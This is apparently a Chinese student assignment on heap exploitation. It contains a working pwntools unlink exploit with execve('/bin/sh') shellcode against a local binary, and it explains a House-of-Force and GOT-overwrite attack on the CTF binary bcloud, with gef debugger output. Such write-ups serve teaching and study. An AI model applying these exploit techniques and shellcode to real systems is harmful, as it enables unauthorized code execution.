1. 提交unlink攻击用pwntools改写的exp.py代码。

```python
#!/usr/bin/python
from pwn import *

# Set target program architecture.
context.arch      = 'i386'
context.os        = 'linux'
context.endian    = 'little'
context.word_size = 32

# Information to heap.
FUNCTION_POINTER = 0x08049778
CODE_ADDRESS = 0x804a008 + 0x10
shellcode = b"\xeb\x0asspppppffff\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68" \
            "\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

# Construct and save the arrack string.
input = p32(0xdefaced) * 4
input += shellcode
input += ((680 - 4 * 4) - (4 * 4 + len(shellcode))) * b'B'
input += p32(0xffffffff)
input += p32(0xfffffffc)
input += p32(FUNCTION_POINTER - 12)
input += p32(CODE_ADDRESS)

with open('input_str_py', 'wb') as f:
    f.write(input)

# Start the target process with attack input.
p = process(argv=['./vuln', input])
# Get the shell.
p.interactive()
```

2. 请解释exploit脚本中第96行到第100行代码的含义，其中pos变量的值是怎么计算出来的，目的是什么?

```
 96 heapBase = leakAddr - 8
 97 pos = 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 16)
 98 payload1 = ''
 99 print '=== 5 new note, pos:', pos
100 new_note(str(pos), payload1)
```

通过IDA对bcloud进行反汇编、反编译，观察其功能和运行逻辑，发现函数sub_804868D（命名为scanf_OFF_BY_ONE）存在OFF BY ONE漏洞，以用于读取用户名的函数sub_80487A1（命名为scanfName）为例，相关反编译代码如下：

```
unsigned int scanfName()
{
  char s; // [esp+1Ch] [ebp-5Ch]
  char *v2; // [esp+5Ch] [ebp-1Ch]
  unsigned int v3; // [esp+6Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  memset(&s, 0, 80u);
  puts("Input your name:");
  scanf_OFF_BY_ONE((int)&s, 64, '\n');
  v2 = (char *)malloc(64u);
  dword_804B0CC = (int)v2;
  strcpy(v2, &s);
  sayHello((int)v2);
  return __readgsdword(0x14u) ^ v3;
}

int __cdecl scanf_OFF_BY_ONE(int a1, int a2, char a3)
{
  char buf; // [esp+1Bh] [ebp-Dh]
  int i; // [esp+1Ch] [ebp-Ch]

  for ( i = 0; i < a2; ++i )
  {
    if ( read(0, &buf, 1u) <= 0 )
      exit(-1);
    if ( buf == a3 )
      break;
    *(_BYTE *)(a1 + i) = buf;
  }
  *(_BYTE *)(i + a1) = 0;
  return i;
}

int __cdecl sayHello(int a1)
{
  printf("Hey %s! Welcome to BCTF CLOUD NOTE MANAGE SYSTEM!\n", a1);
  return puts("Now let's set synchronization options.");
}
```

其中s是一个长度为64的字符数组，用于暂时存放用户输入的数据； v2为一个字符指针，指向一段使用malloc()分配的内存，用于长期保存用户输入的数据。观察s与v2的存储位置可知， v2位于高地址处， s位于低地址处且二者相邻。 scanf_OFF_BY_ONE()运行时的退出条件是读取到回车符或读取字符数已达到64，若为后者，则最后的置零操作*(_BYTE *)(i + a1) = 0;将溢出，从而置零无效。因此，结合以上两个条件，当输入的name长度为64时， s数组将不包含结束符\0，而v2的最低字节被赋值为\0，当执行v2 = (char *)malloc(64u);时， v2又被赋值为分配出的内存的地址从而将原来的\0覆盖，当执行strcpy(v2, &s);时，除了原本s的64字节的输入外，由于没有结束符，其之后的v2的值也将被复制到分配的堆空间中。由于堆分配时申请的大小为64，将其+ SIZE_SZ后与8字节对其可知，实际分配的chunk大小为72字

节，用户数据区域的大小为 68 字节，可以有额外 4 字节合法地存储 v2 。因此，在通过这种方式进行攻击后，申请的堆内存空间存储着输入的 64 字符和 v2 的值即该堆内存的用户数据空间的起始地址，当调用 sayHello() 函数回显用户名时， v2 会随字符串一起输出，即输出的字符串的 [68:72] 部分（之前的数据为 "Hey " + 输入的64字节，从而导致该 chunk 的相关地址泄露，即 leakAddr 为 chunk 1 -- name 的用户数据的起始地址，据此可计算出该 chunk 的起始地址即整个堆的基地址 heapBase = leakAddr - 8 (96)。

继续分析程序，可以发现存在几个关键的全局变量：①长度为 10 的全局整数数组 dword_804B0A0 ，其用来存储 10 个 Note 的长度，由用户手动输入，将其命名为 noteLength ；②长度为 10 的全局整数数组 dword_804B120 ，其用来存储 10 个 Note 存储在堆内存的起始地址，将其命名为 notePtr 。后续的攻击的重要一步就是通过 malloc() 分配堆以分配到 notePtr 所在区域，能够向其中写入内容以完成攻击， pos 变量的值就与之相关。

观察攻击程序的操作及涉及到的堆分配：①输入用户名时构造长度为 64 的字符串，分配了堆 chunk 1 -- name （大小为 0x48），完成 OFF_BY_ONE 漏洞的利用，获取堆的基地址 heapBase ；②输入 org 及 host ，构造的输入分别为 64 个 b 和 \xff\xff\xff\xff ，分配了堆 chunk2 -- host （大小为0x48）和 chunk3 -- org （大小为0x48）；③新建 Note 1 ，输入长度为 64 ，内容为空，根据创建 Note 函数 Sub_80489AE （命名为createNote）中的 notePtr[i] = (int)malloc(v2 + 4); ，将分配堆 chunk4 -- note1 （大小为0x48），其中 0x48 是 64 + 4 + SIZE_SZ 向 8 字节取整后的结果；④新建 Note 2 ，输入长度为 64 ，内容为空，分配堆 chunk5 -- note2 （大小为0x48）；⑤新建 Note 3 ，输入长度为 64 ，内容为空，分配堆 chunk6 -- note3 （大小为0x48）；⑥新建 Note 4 ，输入长度为 64 ，内容为 /bin/sh ，分配堆 chunk7 -- note4 （大小为0x48）；⑦之后即到达以上需要分析的关键操作的构造，此时的堆分配情况如下所示：

```
gef➤  heap chunks
Chunk(addr=0x804c008, size=0x48, flags=PREV_INUSE)
    [0x0804c008     61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61    aaaaaaaaaaaaaaaa]
Chunk(addr=0x804c050, size=0x48, flags=PREV_INUSE)
    [0x0804c050     ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x804c098, size=0x48, flags=PREV_INUSE)
    [0x0804c098     62 62 62 62 62 62 62 62 62 62 62 62 62 62 62 62    bbbbbbbbbbbbbbbb]
Chunk(addr=0x804c0e0, size=0x48, flags=PREV_INUSE)
    [0x0804c0e0     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x804c128, size=0x48, flags=PREV_INUSE)
    [0x0804c128     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x804c170, size=0x48, flags=PREV_INUSE)
    [0x0804c170     00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................]
Chunk(addr=0x804c1b8, size=0x48, flags=PREV_INUSE)
    [0x0804c1b8     2f 62 69 6e 2f 73 68 00 00 00 00 00 00 00 00 00    /bin/sh.........]
Chunk(addr=0x804c200, size=0xfffffed8, flags=PREV_INUSE)  ←  top chunk
```

此时全局变量 notePtr 如下所示，可以看到他分别保存了各个 Note 所对应的堆中的存储位置：

```
gef➤  x/10x 0x804B120
0x804b120:      0x0804c0e0      0x0804c128      0x0804c170      0x0804c1b8
0x804b130:      0x00000000      0x00000000      0x00000000      0x00000000
0x804b140:      0x00000000      0x00000000
```

为了后续的攻击，现在的目标是通过 malloc() 分配堆以分配到 notePtr 所在区域，能够向其中写入内容以完成攻击。我们的思路是分配一个 chunk 使得 top chunk 到达 notePtr 附近，使得下次再分配 chunk 时分配得到的用户数据区域起始地址恰好与 notePtr 起始地址重合，从而可以方便地向 notePtr 写入数据。因此巧妙地构造申请这个 chunk 的 createNode 所输入的长度为 pos = 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 16)，其构造思路为： pos 应该满足从当前 top chunk 中分配 pos + 4 + SIZE_SZ 向 8 字节对齐的内存后，下次分配的 chunk 的用户空间起始地址为 0x804b120 ，去除下次分配的 chunk 的 chunk size 部分，该 chunk 的用户空间的结束地址应为 0x804b120 - 4 ，因此有 heapBase + 0x48 * 3[name, host, org] + 0x48 * 4[note1, note2, note3, note4] + 4[previous chunk size] + 4[chunk size] + 向8字节对齐(pos + 4 + SIZE_SZ[chunk size]) - SIZE_SZ[chunk size] = 0x804b120 - 4 ，变化得 向8字节对齐(pos + 8) = 0x804b120 - heapBase - 0x48 * 3 - 0x48 * 4 - 8 ，由 heapBase 满足向 8 字节对齐，故该方程有解，一个解为 pos = 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 16)。事实上 pos 可取值的范围为 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 16) ~ 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 23)，由于堆的对其策略， pos 取这些值时分配到的堆的大小都是相同的且可以满足攻击的需要（经过实测可以完成攻击，有理解错误的地方还请老师指教）。


继续分析攻击程序的操作及涉及到的堆分配：⑦新建 Note 5 ，输入长度为 pos = 0x804b120 - (heapBase + 0x48 * 3 + 0x48 * 4 + 16)，内容为空，分配堆 chunk8 -- note5 ；⑧新建 Note 6 ，输入长度为 64 ，内容为空，分配堆 chunk9 -- note6 ，它的用户数据起始地址与全局变量 notePtr 的起始地址重合，可通过对 Note 6 的编辑修改全局变量 notePtr 。查看 chunk9 -- note6 如下所示：

```
gef➤  heap chunk 0x0804b120
Chunk(addr=0x804b120, size=0xfb8, flags=PREV_INUSE)
Chunk size: 4024 (0xfb8)
Usable size: 4020 (0xfb4)
Previous chunk size: 0 (0x0)
PREV_INUSE flag: On
IS_MMAPPED flag: Off
NON_MAIN_ARENA flag: Off

Forward pointer: 0x804c0e0
Backward pointer: 0x804c128

gef➤  x/10x 0x0804b120
0x804b120:      0x0804c0e0      0x0804c128      0x0804c170      0x0804c1b8
0x804b130:      0x0804c200      0x00000000      0x00000000      0x00000000
0x804b140:      0x00000000      0x00000000
```

以上过程的整体内存布局如下所示：



3. 请解释为什么第118行到121行代码可以泄露出printf的地址?

```
118 #leak printf address
119 print "=== 9 del note"
120 leak_str= del_note('1', True)
121 printf_leak_addr = u32(leak_str[1:5])
```

前置分析见2. 请解释exploit脚本中第96行到第100行代码的含义，其中pos变量的值是怎么计算出来的，目的是什么? ，继续分析攻击程序的操作：⑨编辑Note 6，向其写入p32(got_free) + p32(got_printf)，由之前的分析可知Note 6的起始地址即为全局变量notePtr的起始地址，因此该操作即置notePtr[0] = elf.got['free']，notePtr[1] = elf.got['printf']；⑩编辑Note 1，向其写入elf.plt['printf']，但此时notePtr[0] = elf.got['free']，因此实际是向GOT表中存储free()地址的位置（即0x804h014）写入了printf@plt的地址，此后调用free()函数时相当于调用了printf()函数；⑪**即该问题对应的代码，删除Note 2，删除函数会对notePtr[1] = elf.got['printf']调用free()函数，而上一步操作中已向GOT表中存储free()地址的位置写入了`printf@plt即jmp *printf@got的地址，因此此时相当于对elf.got['printf']调用printf()函数，即可获得GOT表中printf()的地址。**⑫根据动态链接库中system()和printf()的偏移差和printf()的地址计算得到system()的地址，然后编辑Note 1，向其写入system()的地址，实际是向GOT表中存储free()地址的位置（即0x804h014）写入了system()的地址，此后调用free()函数时相当于调用了system()函数；⑬删除Note 4，由于Note 4中存放着/bin/sh且free()被替换为system()，因此该操作将执行system("/bin/sh")以获得shell，攻击完成。

```
gef➤  got

GOT protection: Partial RelRO | GOT functions: 13

[0x804b00c] read  →  0xb7eff3e0
[0x804b010] printf  →  0xb7e6f410
[0x804b014] free  →  0x80484e6
[0x804b018] __stack_chk_fail  →  0x80484f6
[0x804b01c] strcpy  →  0xb7eaf410
[0x804b020] malloc  →  0xb7e98980
[0x804b024] puts  →  0xb7e877e0
[0x804b028] __gmon_start__  →  0x8048536
[0x804b02c] exit  →  0x8048546
[0x804b030] __libc_start_main  →  0xb7e3ba00
[0x804b034] setvbuf  →  0xb7e87ec0
[0x804b038] memset  →  0xb7f50d80
[0x804b03c] atoi  →  0xb7e538e0
```